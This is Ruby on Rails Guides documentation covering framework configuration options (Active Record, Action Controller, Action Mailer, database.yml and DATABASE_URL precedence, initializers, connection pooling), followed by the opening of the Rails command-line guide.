- `config.active_record.lock_optimistically` controls whether Active Record will use optimistic locking and is `true` by default.
- `config.active_record.cache_timestamp_format` controls the format of the timestamp value in the cache key. Default is `:number`.
- `config.active_record.record_timestamps` is a boolean value which controls whether or not timestamping of create and update operations on a model occur. The default value is `true`.
- `config.active_record.partial_writes` is a boolean value and controls whether or not partial writes are used (i.e. whether updates only set attributes that are dirty). Note that when using partial writes, you should also use optimistic locking `config.active_record.lock_optimistically` since concurrent updates may write attributes based on a possibly stale read state. The default value is `true`.
- `config.active_record.attribute_types_cached_by_default` sets the attribute types that `ActiveRecord::AttributeMethods` will cache by default on reads. The default is `[:datetime, :timestamp, :time, :date]`.
- `config.active_record.maintain_test_schema` is a boolean value which controls whether Active Record should try to keep your test database schema up-to-date with `db/schema.rb` (or `db/structure.sql`) when you run your tests. The default is `true`.
- `config.active_record.dump_schema_after_migration` is a flag which controls whether or not schema dump should happen (`db/schema.rb` or `db/structure.sql`) when you run migrations. This is set to `false` in `config/environments/production.rb` which is generated by Rails. The default value is `true` if this configuration is not set.

The MySQL adapter adds one additional configuration option:

- `ActiveRecord::ConnectionAdapters::MysqlAdapter.emulate_booleans` controls whether Active

Record will consider all `tinyint(1)` columns in a MySQL database to be booleans and is true by default.

The schema dumper adds one additional configuration option:

- `ActiveRecord::SchemaDumper.ignore_tables` accepts an array of tables that should *not* be included in any generated schema file. This setting is ignored unless `config.active_record.schema_format == :ruby`.

### 3.7 Configuring Action Controller

`config.action_controller` includes a number of configuration settings:

- `config.action_controller.asset_host` sets the host for the assets. Useful when CDNs are used for hosting assets rather than the application server itself.
- `config.action_controller.perform_caching` configures whether the application should perform caching or not. Set to `false` in development mode, `true` in production.
- `config.action_controller.default_static_extension` configures the extension used for cached pages. Defaults to `.html`.
- `config.action_controller.default_charset` specifies the default character set for all renders. The default is `"utf-8"`.
- `config.action_controller.logger` accepts a logger conforming to the interface of Log4r or the default Ruby Logger class, which is then used to log information from Action Controller. Set to `nil` to disable logging.
- `config.action_controller.request_forgery_protection_token` sets the token parameter name for RequestForgery. Calling `protect_from_forgery` sets it to `:authenticity_token` by default.
- `config.action_controller.allow_forgery_protection` enables or disables CSRF protection. By default this is `false` in test mode and `true` in all other modes.
- `config.action_controller.relative_url_root` can be used to tell Rails that you are [deploying to a subdirectory](#). The default is `ENV['RAILS_RELATIVE_URL_ROOT']`.
- `config.action_controller.permit_all_parameters` sets all the parameters for mass assignment to be permitted by default. The default value is `false`.
- `config.action_controller.action_on_unpermitted_parameters` enables logging or raising an exception if parameters that are not explicitly permitted are found. Set to `:log` or `:raise` to enable. The default value is `:log` in development and test environments, and `false` in all other environments.

### 3.8 Configuring Action Dispatch

- `config.action_dispatch.session_store` sets the name of the store for session data. The default is `:cookie_store`; other valid options include `:active_record_store`, `:mem_cache_store` or the name of your own custom class.
- `config.action_dispatch.default_headers` is a hash with HTTP headers that are set by default in each response. By default, this is defined as:



```
config.action_dispatch.default_headers = {
 'X-Frame-Options' => 'SAMEORIGIN',
 'X-XSS-Protection' => '1; mode=block',
 'X-Content-Type-Options' => 'nosniff'
}
```

- `config.action_dispatch.tld_length` sets the TLD (top-level domain) length for the application. Defaults to 1.
- `config.action_dispatch.http_auth_salt` sets the HTTP Auth salt value. Defaults to 'http authentication'.
- `config.action_dispatch.signed_cookie_salt` sets the signed cookies salt value. Defaults to 'signed cookie'.
- `config.action_dispatch.encrypted_cookie_salt` sets the encrypted cookies salt value. Defaults to 'encrypted cookie'.
- `config.action_dispatch.encrypted_signed_cookie_salt` sets the signed encrypted cookies salt value. Defaults to 'signed encrypted cookie'.
- `config.action_dispatch.perform_deep_munge` configures whether `deep_munge` method should be performed on the parameters. See [Security Guide](#) for more information. It defaults to true.
- `ActionDispatch::Callbacks.before` takes a block of code to run before the request.
- `ActionDispatch::Callbacks.to_prepare` takes a block to run after `ActionDispatch::Callbacks.before`, but before the request. Runs for every request in development mode, but only once for production or environments with `cache_classes` set to true.
- `ActionDispatch::Callbacks.after` takes a block of code to run after the request.

### 3.9 Configuring Action View

`config.action_view` includes a small number of configuration settings:


- `config.action_view.field_error_proc` provides an HTML generator for displaying errors that come from Active Record. The default is



```
Proc.new do |html_tag, instance|
 %Q(<div class="field_with_errors">#{html_tag}</div>).html_safe
end
```

- `config.action_view.default_form_builder` tells Rails which form builder to use by default. The default is `ActionView::Helpers::FormBuilder`. If you want your form builder class to be loaded after initialization (so it's reloaded on each request in development), you can pass it as a `String`
- `config.action_view.logger` accepts a logger conforming to the interface of `Log4r` or the default Ruby `Logger` class, which is then used to log information from Action View. Set to `nil` to disable logging.
- `config.action_view.erb_trim_mode` gives the trim mode to be used by ERB. It defaults to '-', which turns on trimming of tail spaces and newline when using `<%= -%>` or `<%= =%>`. See the [Erubis documentation](#) for more information.
- `config.action_view.embed_authenticity_token_in_remote_forms` allows you to set the default behavior for `authenticity_token` in forms with `:remote => true`. By default it's set to false, which means that remote forms will not include `authenticity_token`, which is helpful when you're fragment-caching the form. Remote forms get the authenticity from the `meta` tag, so embedding is unnecessary unless you support browsers without JavaScript. In such case you can either pass `:authenticity_token => true` as a form option or set this config setting to `true`

- `config.action_view.prefix_partial_path_with_controller_namespace` determines whether or not partials are looked up from a subdirectory in templates rendered from namespaced controllers. For example, consider a controller named `Admin::PostsController` which renders this template:



```
<%= render @post %>
```

The default setting is `true`, which uses the partial at `/admin/posts/_post.erb`. Setting the value to `false` would render `/posts/_post.erb`, which is the same behavior as rendering from a non-namespaced controller such as `PostsController`.

- `config.action_view.raise_on_missing_translations` determines whether an error should be raised for missing translations

### 3.10 Configuring Action Mailer

There are a number of settings available on `config.action_mailer`:

- `config.action_mailer.logger` accepts a logger conforming to the interface of `Log4r` or the default Ruby `Logger` class, which is then used to log information from Action Mailer. Set to `nil` to disable logging.
- `config.action_mailer.smtp_settings` allows detailed configuration for the `:smtp` delivery method. It accepts a hash of options, which can include any of these options:
  - `:address` - Allows you to use a remote mail server. Just change it from its default "localhost" setting.
  - `:port` - On the off chance that your mail server doesn't run on port 25, you can change it.
  - `:domain` - If you need to specify a HELO domain, you can do it here.
  - `:user_name` - If your mail server requires authentication, set the username in this setting.
  - `:password` - If your mail server requires authentication, set the password in this setting.
  - `:authentication` - If your mail server requires authentication, you need to specify the authentication type here. This is a symbol and one of `:plain`, `:login`, `:cram_md5`.
- `config.action_mailer.sendmail_settings` allows detailed configuration for the `sendmail` delivery method. It accepts a hash of options, which can include any of these options:
  - `:location` - The location of the `sendmail` executable. Defaults to `/usr/sbin/sendmail`.
  - `:arguments` - The command line arguments. Defaults to `-i -t`.
- `config.action_mailer.raise_delivery_errors` specifies whether to raise an error if email delivery cannot be completed. It defaults to `true`.
- `config.action_mailer.delivery_method` defines the delivery method and defaults to `:smtp`. See the [configuration section in the Action Mailer guide](#) for more info.
- `config.action_mailer.perform_deliveries` specifies whether mail will actually be delivered and is `true` by default. It can be convenient to set it to `false` for testing.
- `config.action_mailer.default_options` configures Action Mailer defaults. Use to set options like `from` or `reply_to` for every mailer. These default to:



```
mime_version: "1.0",
charset: "UTF-8",
content_type: "text/plain",
parts_order: ["text/plain", "text/enriched", "text/html"]
```

Assign a hash to set additional options:





```
config.action_mailer.default_options = {
 from: "noreply@example.com"
}
```

- `config.action_mailer.observers` registers observers which will be notified when mail is delivered.



```
config.action_mailer.observers = ["MailObserver"]
```

- `config.action_mailer.interceptors` registers interceptors which will be called before mail is sent.



```
config.action_mailer.interceptors = ["MailInterceptor"]
```

## 3.11 Configuring Active Support

There are a few configuration options available in Active Support:

- `config.active_support.bare` enables or disables the loading of `active_support/all` when booting Rails. Defaults to `nil`, which means `active_support/all` is loaded.
- `config.active_support.escape_html_entities_in_json` enables or disables the escaping of HTML entities in JSON serialization. Defaults to `false`.
- `config.active_support.use_standard_json_time_format` enables or disables serializing dates to ISO 8601 format. Defaults to `true`.
- `config.active_support.time_precision` sets the precision of JSON encoded time values. Defaults to 3.
- `ActiveSupport::Logger.silencer` is set to `false` to disable the ability to silence logging in a block. The default is `true`.
- `ActiveSupport::Cache::Store.logger` specifies the logger to use within cache store operations.
- `ActiveSupport::Deprecation.behavior` alternative setter to `config.active_support.deprecation` which configures the behavior of deprecation warnings for Rails.
- `ActiveSupport::Deprecation.silence` takes a block in which all deprecation warnings are silenced.
- `ActiveSupport::Deprecation.silenced` sets whether or not to display deprecation warnings.

## 3.12 Configuring a Database

Just about every Rails application will interact with a database. You can connect to the database by setting an environment variable `ENV['DATABASE_URL']` or by using a configuration file called `config/database.yml`.

Using the `config/database.yml` file you can specify all the information needed to access your database:



```
development:
 adapter: postgresql
 database: blog_development
 pool: 5
```

This will connect to the database named `blog_development` using the `postgresql` adapter. This same information can be stored in a URL and provided via an environment variable like this:




```
> puts ENV['DATABASE_URL']
postgresql://localhost/blog_development?pool=5
```

The `config/database.yml` file contains sections for three different environments in which Rails can run by default:


- The `development` environment is used on your development/local computer as you interact manually with the application.
- The `test` environment is used when running automated tests.
- The `production` environment is used when you deploy your application for the world to use.

If you wish, you can manually specify a URL inside of your `config/database.yml`



```
development:
 url: postgresql://localhost/blog_development?pool=5
```

The `config/database.yml` file can contain ERB tags `<%= %>`. Anything in the tags will be evaluated as Ruby code. You can use this to pull out data from an environment variable or to perform calculations to generate the needed connection information.



You don't have to update the database configurations manually. If you look at the options of the application generator, you will see that one of the options is named `--database`. This option allows you to choose an adapter from a list of the most used relational databases. You can even run the generator repeatedly: `cd .. && rails new blog --database=mysql`. When you confirm the overwriting of the `config/database.yml` file, your application will be configured for MySQL instead of SQLite. Detailed examples of the common database connections are below.

### 3.13 Connection Preference

Since there are two ways to set your connection, via environment variable it is important to understand how the two can interact.

If you have an empty `config/database.yml` file but your `ENV['DATABASE_URL']` is present, then Rails will connect to the database via your environment variable:



```
$ cat config/database.yml

$ echo $DATABASE_URL
postgresql://localhost/my_database
```

If you have a `config/database.yml` but no `ENV['DATABASE_URL']` then this file will be used to connect to your database:



```
$ cat config/database.yml
development:
 adapter: postgresql
 database: my_database
 host: localhost
```

```
$ echo $DATABASE_URL
```

If you have both `config/database.yml` and `ENV['DATABASE_URL']` set then Rails will merge the configuration together. To better understand this we must see some examples.

When duplicate connection information is provided the environment variable will take precedence:



```
$ cat config/database.yml
development:
 adapter: sqlite3
 database: NOT_my_database
 host: localhost

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.connections'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost", "database"=>"my_dat
```

Here the adapter, host, and database match the information in `ENV['DATABASE_URL']`.

If non-duplicate information is provided you will get all unique values, environment variable still takes precedence in cases of any conflicts.



```
$ cat config/database.yml
development:
 adapter: sqlite3
 pool: 5

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.connections'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost", "database"=>"my_dat
```

Since `pool` is not in the `ENV['DATABASE_URL']` provided connection information its information is merged in. Since `adapter` is duplicate, the `ENV['DATABASE_URL']` connection information wins.

The only way to explicitly not use the connection information in `ENV['DATABASE_URL']` is to specify an explicit URL connection using the `"url"` sub key:




```
$ cat config/database.yml
development:
 url: sqlite3:NOT_my_database

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.connections'
{"development"=>{"adapter"=>"sqlite3", "database"=>"NOT_my_database"}}
```

Here the connection information in `ENV['DATABASE_URL']` is ignored, note the different adapter and database name.

Since it is possible to embed ERB in your `config/database.yml` it is best practice to explicitly show you are using the `ENV['DATABASE_URL']` to connect to your database. This is especially useful in production since you should not commit secrets like your database password into your source control (such as Git).



```
$ cat config/database.yml
production:
 url: <%= ENV['DATABASE_URL'] %>
```

Now the behavior is clear, that we are only using the connection information in `ENV['DATABASE_URL']`.


### 3.13.1 Configuring an SQLite3 Database

Rails comes with built-in support for [SQLite3](#), which is a lightweight serverless database application. While a busy production environment may overload SQLite, it works well for development and testing. Rails defaults to using an SQLite database when creating a new project, but you can always change it later.

Here's the section of the default configuration file (`config/database.yml`) with connection information for the development environment:



```
development:
 adapter: sqlite3
 database: db/development.sqlite3
 pool: 5
 timeout: 5000
```



Rails uses an SQLite3 database for data storage by default because it is a zero configuration database that just works. Rails also supports MySQL and PostgreSQL "out of the box", and has plugins for many database systems. If you are using a database in a production environment Rails most likely has an adapter for it.

### 3.13.2 Configuring a MySQL Database

If you choose to use MySQL instead of the shipped SQLite3 database, your `config/database.yml` will look a little different. Here's the development section:




```
development:
 adapter: mysql2
 encoding: utf8
 database: blog_development
 pool: 5
 username: root
 password:
 socket: /tmp/mysql.sock
```

If your development computer's MySQL installation includes a root user with an empty password, this configuration should work for you. Otherwise, change the username and password in the `development` section as appropriate.

### 3.13.3 Configuring a PostgreSQL Database

If you choose to use PostgreSQL, your `config/database.yml` will be customized to use PostgreSQL databases:



```
development:
 adapter: postgresql
 encoding: unicode
 database: blog_development
```

```
pool: 5
username: blog
password:
```

Prepared Statements can be disabled thus:



```
production:
 adapter: postgresql
 prepared_statements: false
```

### 3.13.4 Configuring an SQLite3 Database for JRuby Platform

If you choose to use SQLite3 and are using JRuby, your `config/database.yml` will look a little different. Here's the development section:



```
development:
 adapter: jdbcsqlite3
 database: db/development.sqlite3
```

### 3.13.5 Configuring a MySQL Database for JRuby Platform

If you choose to use MySQL and are using JRuby, your `config/database.yml` will look a little different. Here's the development section:



```
development:
 adapter: jdbcmysql
 database: blog_development
 username: root
 password:
```

### 3.13.6 Configuring a PostgreSQL Database for JRuby Platform

If you choose to use PostgreSQL and are using JRuby, your `config/database.yml` will look a little different. Here's the development section:



```
development:
 adapter: jdbcpostgresql
 encoding: unicode
 database: blog_development
 username: blog
 password:
```

Change the username and password in the `development` section as appropriate.

## 3.14 Creating Rails Environments

By default Rails ships with three environments: "development", "test", and "production". While these are sufficient for most use cases, there are circumstances when you want more environments.

Imagine you have a server which mirrors the production environment but is only used for testing. Such a server is commonly called a "staging server". To define an environment called "staging" for this server, just create a file called `config/environments/staging.rb`. Please use the contents of any existing file in `config/environments` as a starting point and make the necessary changes from there.

That environment is no different than the default ones, start a server with `rails server -e staging`, a console with `rails console staging`, `Rails.env.staging?` works, etc.

### 3.15 Deploy to a subdirectory (relative url root)

By default Rails expects that your application is running at the root (eg. `/`). This section explains how to run your application inside a directory.

Let's assume we want to deploy our application to `/app1`. Rails needs to know this directory to generate the appropriate routes:



```
config.relative_url_root = "/app1"
```

alternatively you can set the `RAILS_RELATIVE_URL_ROOT` environment variable.

Rails will now prepend `/app1` when generating links.

#### 3.15.1 Using Passenger

Passenger makes it easy to run your application in a subdirectory. You can find the relevant configuration in the [passenger manual](#).

#### 3.15.2 Using a Reverse Proxy

TODO

#### 3.15.3 Considerations when deploying to a subdirectory

Deploying to a subdirectory in production has implications on various parts of Rails.

- development environment:
- testing environment:
- serving static assets:
- asset pipeline:

## 4 Rails Environment Settings

Some parts of Rails can also be configured externally by supplying environment variables. The following environment variables are recognized by various parts of Rails:

- `ENV["RAILS_ENV"]` defines the Rails environment (production, development, test, and so on) that Rails will run under.
- `ENV["RAILS_RELATIVE_URL_ROOT"]` is used by the routing code to recognize URLs when you [deploy your application to a subdirectory](#).
- `ENV["RAILS_CACHE_ID"]` and `ENV["RAILS_APP_VERSION"]` are used to generate expanded cache keys in Rails' caching code. This allows you to have multiple separate caches from the same application.

## 5 Using Initializer Files

After loading the framework and any gems in your application, Rails turns to loading initializers. An initializer is any Ruby file stored under `config/initializers` in your application. You can use initializers to hold configuration settings that should be made after all of the frameworks and gems are loaded, such as options to configure settings for these parts.



You can use subfolders to organize your initializers if you like, because Rails will look into the whole file hierarchy from the `initializers` folder on down.



If you have any ordering dependency in your initializers, you can control the load order through naming. Initializer files are loaded in alphabetical order by their path. For example, `01_critical.rb` will be loaded before `02_normal.rb`.

## 6 Initialization events

Rails has 5 initialization events which can be hooked into (listed in the order that they are run):

- `before_configuration`: This is run as soon as the application constant inherits from `Rails::Application`. The `config` calls are evaluated before this happens.
- `before_initialize`: This is run directly before the initialization process of the application occurs with the `:bootstrap_hook` initializer near the beginning of the Rails initialization process.
- `to_prepare`: Run after the initializers are run for all Railties (including the application itself), but before eager loading and the middleware stack is built. More importantly, will run upon every request in development, but only once (during boot-up) in production and test.
- `before_eager_load`: This is run directly before eager loading occurs, which is the default behavior for the production environment and not for the development environment.
- `after_initialize`: Run directly after the initialization of the application, after the application initializers in `config/initializers` are run.

To define an event for these hooks, use the block syntax within a `Rails::Application`, `Rails::Railtie` or `Rails::Engine` subclass:



```
module YourApp
 class Application < Rails::Application
 config.before_initialize do
 # initialization code goes here
 end
 end
end
```

Alternatively, you can also do it through the `config` method on the `Rails.application` object:



```
Rails.application.config.before_initialize do
 # initialization code goes here
end
```



Some parts of your application, notably routing, are not yet set up at the point where the `after_initialize` block is called.

### 6.1 `Rails::Railtie#initializer`

Rails has several initializers that run on startup that are all defined by using the `initializer` method from `Rails::Railtie`. Here's an example of the `set_helpers_path` initializer from Action Controller:



```
initializer "action_controller.set_helpers_path" do |app|
```

```
 ActionController::Helpers.helpers_path = app.helpers_paths
 end
```

The `initializer` method takes three arguments with the first being the name for the initializer and the second being an options hash (not shown here) and the third being a block. The `:before` key in the options hash can be specified to specify which initializer this new initializer must run before, and the `:after` key will specify which initializer to run this initializer after.

Initializers defined using the `initializer` method will be run in the order they are defined in, with the exception of ones that use the `:before` or `:after` methods.



You may put your initializer before or after any other initializer in the chain, as long as it is logical. Say you have 4 initializers called "one" through "four" (defined in that order) and you define "four" to go *before* "four" but *after* "three", that just isn't logical and Rails will not be able to determine your initializer order.

The block argument of the `initializer` method is the instance of the application itself, and so we can access the configuration on it by using the `config` method as done in the example.

Because `Rails::Application` inherits from `Rails::Railtie` (indirectly), you can use the `initializer` method in `config/application.rb` to define initializers for the application.

## 6.2 Initializers

Below is a comprehensive list of all the initializers found in Rails in the order that they are defined (and therefore run in, unless otherwise stated).

- `load_environment_hook` Serves as a placeholder so that `:load_environment_config` can be defined to run before it.
- `load_active_support` Requires `active_support/dependencies` which sets up the basis for Active Support. Optionally requires `active_support/all` if `config.active_support.bare` is untruthful, which is the default.
- `initialize_logger` Initializes the logger (an `ActiveSupport::Logger` object) for the application and makes it accessible at `Rails.logger`, provided that no initializer inserted before this point has defined `Rails.logger`.
- `initialize_cache` If `Rails.cache` isn't set yet, initializes the cache by referencing the value in `config.cache_store` and stores the outcome as `Rails.cache`. If this object responds to the `middleware` method, its middleware is inserted before `Rack::Runtime` in the middleware stack.
- `set_clear_dependencies_hook` Provides a hook for `active_record.set_dispatch_hooks` to use, which will run before this initializer. This initializer - which runs only if `cache_classes` is set to `false` - uses `ActionDispatch::Callbacks.after` to remove the constants which have been referenced during the request from the object space so that they will be reloaded during the following request.
- `initialize_dependency_mechanism` If `config.cache_classes` is `true`, configures `ActiveSupport::Dependencies.mechanism` to require dependencies rather than load them.
- `bootstrap_hook` Runs all configured `before_initialize` blocks.
- `i18n.callbacks` In the development environment, sets up a `to_prepare` callback which will call `I18n.reload!` if any of the locales have changed since the last request. In production mode this callback will only run on the first request.



- `active_support.deprecation_behavior` Sets up deprecation reporting for environments, defaulting to `:log` for development, `:notify` for production and `:stderr` for test. If a value isn't set for `config.active_support.deprecation` then this initializer will prompt the user to configure this line in the current environment's `config/environments` file. Can be set to an array of values.
- `active_support.initialize_time_zone` Sets the default time zone for the application based on the `config.time_zone` setting, which defaults to "UTC".
- `active_support.initialize_beginning_of_week` Sets the default beginning of week for the application based on `config.beginning_of_week` setting, which defaults to `:monday`.
- `action_dispatch.configure` Configures the `ActionDispatch::Http::URL.tld_length` to be set to the value of `config.action_dispatch.tld_length`.
- `action_view.set_configs` Sets up Action View by using the settings in `config.action_view` by sending the method names as setters to `ActionView::Base` and passing the values through.
- `action_controller.logger` Sets `ActionController::Base.logger` - if it's not already set - to `Rails.logger`.
- `action_controller.initialize_framework_caches` Sets `ActionController::Base.cache_store` - if it's not already set - to `Rails.cache`.
- `action_controller.set_configs` Sets up Action Controller by using the settings in `config.action_controller` by sending the method names as setters to `ActionController::Base` and passing the values through.
- `action_controller.compile_config_methods` Initializes methods for the config settings specified so that they are quicker to access.
- `active_record.initialize_timezone` Sets `ActiveRecord::Base.time_zone_aware_attributes` to true, as well as setting `ActiveRecord::Base.default_timezone` to UTC. When attributes are read from the database, they will be converted into the time zone specified by `Time.zone`.
- `active_record.logger` Sets `ActiveRecord::Base.logger` - if it's not already set - to `Rails.logger`.
- `active_record.set_configs` Sets up Active Record by using the settings in `config.active_record` by sending the method names as setters to `ActiveRecord::Base` and passing the values through.
- `active_record.initialize_database` Loads the database configuration (by default) from `config/database.yml` and establishes a connection for the current environment.
- `active_record.log_runtime` Includes `ActiveRecord::Railties::ControllerRuntime` which is responsible for reporting the time taken by Active Record calls for the request back to the logger.
- `active_record.set_dispatch_hooks` Resets all reloadable connections to the database if `config.cache_classes` is set to false.
- `action_mailer.logger` Sets `ActionMailer::Base.logger` - if it's not already set - to `Rails.logger`.
- `action_mailer.set_configs` Sets up Action Mailer by using the settings in `config.action_mailer` by sending the method names as setters to `ActionMailer::Base` and passing the values through.
- `action_mailer.compile_config_methods` Initializes methods for the config settings specified so that they are quicker to access.

- `set_load_path` This initializer runs before `bootstrap_hook`. Adds the `vendor`, `lib`, all directories of app and any paths specified by `config.load_paths` to `$LOAD_PATH`.
- `set_autoload_paths` This initializer runs before `bootstrap_hook`. Adds all sub-directories of app and paths specified by `config.autoload_paths` to `ActiveSupport::Dependencies.autoload_paths`.
- `add_routing_paths` Loads (by default) all `config/routes.rb` files (in the application and railties, including engines) and sets up the routes for the application.
- `add_locales` Adds the files in `config/locales` (from the application, railties and engines) to `I18n.load_path`, making available the translations in these files.
- `add_view_paths` Adds the directory `app/views` from the application, railties and engines to the lookup path for view files for the application.
- `load_environment_config` Loads the `config/environments` file for the current environment.
- `append_asset_paths` Finds asset paths for the application and all attached railties and keeps a track of the available directories in `config.static_asset_paths`.
- `prepend_helpers_path` Adds the directory `app/helpers` from the application, railties and engines to the lookup path for helpers for the application.
- `load_config_initializers` Loads all Ruby files from `config/initializers` in the application, railties and engines. The files in this directory can be used to hold configuration settings that should be made after all of the frameworks are loaded.
- `engines_blank_point` Provides a point-in-initialization to hook into if you wish to do anything before engines are loaded. After this point, all railtie and engine initializers are run.
- `add_generator_templates` Finds templates for generators at `lib/templates` for the application, railties and engines and adds these to the `config.generators.templates` setting, which will make the templates available for all generators to reference.
- `ensure_autoload_once_paths_as_subset` Ensures that the `config.autoload_once_paths` only contains paths from `config.autoload_paths`. If it contains extra paths, then an exception will be raised.
- `add_to_prepare_blocks` The block for every `config.to_prepare` call in the application, a railtie or engine is added to the `to_prepare` callbacks for Action Dispatch which will be run per request in development, or before the first request in production.
- `add_builtin_route` If the application is running under the development environment then this will append the route for `rails/info/properties` to the application routes. This route provides the detailed information such as Rails and Ruby version for `public/index.html` in a default Rails application.
- `build_middleware_stack` Builds the middleware stack for the application, returning an object which has a `call` method which takes a Rack environment object for the request.
- `eager_load!` If `config.eager_load` is true, runs the `config.before_eager_load` hooks and then calls `eager_load!` which will load all `config.eager_load_namespaces`.
- `finisher_hook` Provides a hook for after the initialization of process of the application is complete, as well as running all the `config.after_initialize` blocks for the application, railties and engines.
- `set_routes_reloader` Configures Action Dispatch to reload the routes file using `ActionDispatch::Callbacks.to_prepare`.

- `disable_dependency_loading` Disables the automatic dependency loading if the `config.eager_load` is set to true.

## 7 Database pooling

Active Record database connections are managed by `ActiveRecord::ConnectionAdapters::ConnectionPool` which ensures that a connection pool synchronizes the amount of thread access to a limited number of database connections. This limit defaults to 5 and can be configured in `database.yml`.




```
development:
 adapter: sqlite3
 database: db/development.sqlite3
 pool: 5
 timeout: 5000
```

Since the connection pooling is handled inside of Active Record by default, all application servers (Thin, mongrel, Unicorn etc.) should behave the same. Initially, the database connection pool is empty and it will create additional connections as the demand for them increases, until it reaches the connection pool limit.


Any one request will check out a connection the first time it requires access to the database, after which it will check the connection back in, at the end of the request, meaning that the additional connection slot will be available again for the next request in the queue.

If you try to use more connections than are available, Active Record will block and wait for a connection from the pool. When it cannot get connection, a timeout error similar to given below will be thrown.



```
ActiveRecord::ConnectionTimeoutError - could not obtain a database connection with
```

If you get the above error, you might want to increase the size of connection pool by incrementing the `pool` option in `database.yml`



As Rails is multi-threaded by default, there could be a chance that several threads may be accessing multiple connections simultaneously. So depending on your current request load, you could very well have multiple threads contending for a limited amount of connections.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# The Rails Command Line

After reading this guide, you will know:

- ✓ How to create a Rails application.
- ✓ How to generate models, controllers, database migrations, and unit tests.
- ✓ How to start a development server.
- ✓ How to experiment with objects through an interactive shell.
- ✓ How to profile and benchmark your new creation.



## Chapters

### 1. Command Line Basics

- [rails new](#)
- [rails server](#)
- [rails generate](#)
- [rails console](#)
- [rails dbconsole](#)
- [rails runner](#)
- [rails destroy](#)

### 2. Rake

- [about](#)
- [assets](#)
- [db](#)
- [doc](#)
- [notes](#)
- [routes](#)
- [test](#)
- [tmp](#)
- [Miscellaneous](#)
- [Custom Rake Tasks](#)

### 3. The Rails Advanced Command Line

- [Rails with Databases and SCM](#)



This tutorial assumes you have basic Rails knowledge from reading the [Getting Started with Rails Guide](#).

## 1 Command Line Basics

There are a few commands that are absolutely critical to your everyday usage of Rails. In the order of how much you'll probably use them are:

- rails console
- rails server

- `rake`
- `rails generate`
- `rails dbconsole`
- `rails new app_name`

All commands can run with `-h` or `--help` to list more information.

Let's create a simple Rails application to step through each of these commands in context.

## 1.1 rails new

The first thing we'll want to do is create a new Rails application by running the `rails new` command after installing Rails.



You can install the rails gem by typing `gem install rails`, if you don't have it already.



```
$ rails new commandsapp
 create
 create README.rdoc
 create Rakefile
 create config.ru
 create .gitignore
 create Gemfile
 create app
 ...
 create tmp/cache
 ...
 run bundle install
```

Rails will set you up with what seems like a huge amount of stuff for such a tiny command! You've got the entire Rails directory structure now with all the code you need to run our simple application right out of the box.

## 1.2 rails server

The `rails server` command launches a small web server named WEBrick which comes bundled with Ruby. You'll use this any time you want to access your application through a web browser.

With no further work, `rails server` will run our new shiny Rails app:




```
$ cd commandsapp
$ bin/rails server
=> Booting WEBrick
=> Rails 4.1.4 application starting in development on http://0.0.0.0:3000
=> Call with -d to detach
=> Ctrl-C to shutdown server
[2013-08-07 02:00:01] INFO WEBrick 1.3.1
[2013-08-07 02:00:01] INFO ruby 2.0.0 (2013-06-27) [x86_64-darwin11.2.0]
[2013-08-07 02:00:01] INFO WEBrick::HTTPServer#start: pid=69680 port=3000
```

With just three commands we whipped up a Rails server listening on port 3000. Go to your browser and open <http://localhost:3000>, you will see a basic Rails app running.



You can also use the alias "s" to start the server: `rails s`.

The server can be run on a different port using the `-p` option. The default development environment can be changed using `-e`.




```
$ bin/rails server -e production -p 4000
```


The `-b` option binds Rails to the specified IP, by default it is 0.0.0.0. You can run a server as a daemon by passing a `-d` option.

## 1.3 rails generate

The `rails generate` command uses templates to create a whole lot of things. Running `rails generate` by itself gives a list of available generators:



You can also use the alias "g" to invoke the generator command: `rails g`.




```
$ bin/rails generate
Usage: rails generate GENERATOR [args] [options]

...
...

Please choose a generator below.


Rails:
 assets
 controller
 generator
 ...
 ...
```




You can install more generators through generator gems, portions of plugins you'll undoubtedly install, and you can even create your own!

Using generators will save you a large amount of time by writing **boilerplate code**, code that is necessary for the app to work.

Let's make our own controller with the controller generator. But what command should we use? Let's ask the generator:



All Rails console utilities have help text. As with most \*nix utilities, you can try adding `--help` or `-h` to the end, for example `rails server --help`.



```
$ bin/rails generate controller
Usage: rails generate controller NAME [action action] [options]

...
...

Description:
 ...

 To create a controller within a module, specify the controller name as a
 path like 'parent_module/controller_name'.
```

...

Example:

```
`rails generate controller CreditCard open debit credit close`

Credit card controller with URLs like /credit_card/debit.
Controller: app/controllers/credit_card_controller.rb
Test: test/controllers/credit_card_controller_test.rb
Views: app/views/credit_card/debit.html.erb [...]
Helper: app/helpers/credit_card_helper.rb
```

The controller generator is expecting parameters in the form of `generate controller ControllerName action1 action2`. Let's make a `Greetings` controller with an action of **hello**, which will say something nice to us.



```
$ bin/rails generate controller Greetings hello
create app/controllers/greetings_controller.rb
route get "greetings/hello"
invoke erb
create app/views/greetings
create app/views/greetings/hello.html.erb
invoke test_unit
create test/controllers/greetings_controller_test.rb
invoke helper
create app/helpers/greetings_helper.rb
invoke test_unit
create test/helpers/greetings_helper_test.rb
invoke assets
invoke coffee
create app/assets/javascripts/greetings.js.coffee
invoke scss
create app/assets/stylesheets/greetings.css.scss
```

What all did this generate? It made sure a bunch of directories were in our application, and created a controller file, a view file, a functional test file, a helper for the view, a JavaScript file and a stylesheet file.

Check out the controller and modify it a little (in `app/controllers/greetings_controller.rb`):



```
class GreetingsController < ApplicationController
 def hello
 @message = "Hello, how are you today?"
 end
end
```

Then the view, to display our message (in `app/views/greetings/hello.html.erb`):



```
<h1>A Greeting for You!</h1>
<p><%= @message %></p>
```

Fire up your server using `rails server`.



```
$ bin/rails server
=> Booting WEBrick...
```



